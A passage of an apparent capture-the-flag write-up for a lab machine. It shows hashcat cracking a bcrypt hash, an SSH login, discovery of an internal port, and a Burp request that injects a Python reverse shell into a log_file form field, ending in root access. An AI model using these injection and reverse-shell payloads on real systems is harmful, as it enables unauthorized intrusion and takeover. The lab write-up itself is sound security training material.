Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM...DnXm4q
Time.Started.....: Mon Aug 12 22:12:04 2024 (44 secs)
Time.Estimated...: Mon Aug 12 22:12:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       72 H/s (7.42ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3072/14344384 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 3008/14344384 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: blessing -> dangerous

Started: Mon Aug 12 22:11:51 2024
Stopped: Mon Aug 12 22:12:49 2024
```


4) Connected with ssh


```
amay@sea: ~

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh amay@sea.htb
The authenticity of host 'sea.htb (10.129.190.197)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5pOw8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sea.htb' (ED25519) to the list of known hosts.
amay@sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 12 Aug 2024 04:46:14 PM UTC

  System load:  0.72              Processes:             247
  Usage of /:   69.4% of 6.51GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.129.190.197
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

Privilege Escalation


1) Found a internal port

```
amay@sea:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
```






2) Found command injection



3) Got the flag


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send Cancel
Target: http://127.0.0.1:8000
HTTP/1
Request
Pretty Raw Hex
POST / HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 205
Origin: http://127.0.0.1:8000
Authorization: Basic YW1heTpteWNoZWlpY2Fscm9tYW5jZQ==
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log$(python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.41",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")')&analyze_log=
Response
Pretty Raw Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 16
Inspector
Notes
vigneswar@VigneswarPC: ~
(vigneswar㉿VigneswarPC)-[~]
$ nc -lvnp 4444 <<< "cat /root/root.txt"
listening on [any] 4444 ...
connect to [10.10.14.41] from (UNKNOWN) [10.129.190.197] 43254
root@sea:~/monitoring# cat /root/root.txt
438bd2d5638d8d998cdefd327a89a920
root@sea:~/monitoring#
(vigneswar㉿VigneswarPC)-[~]
$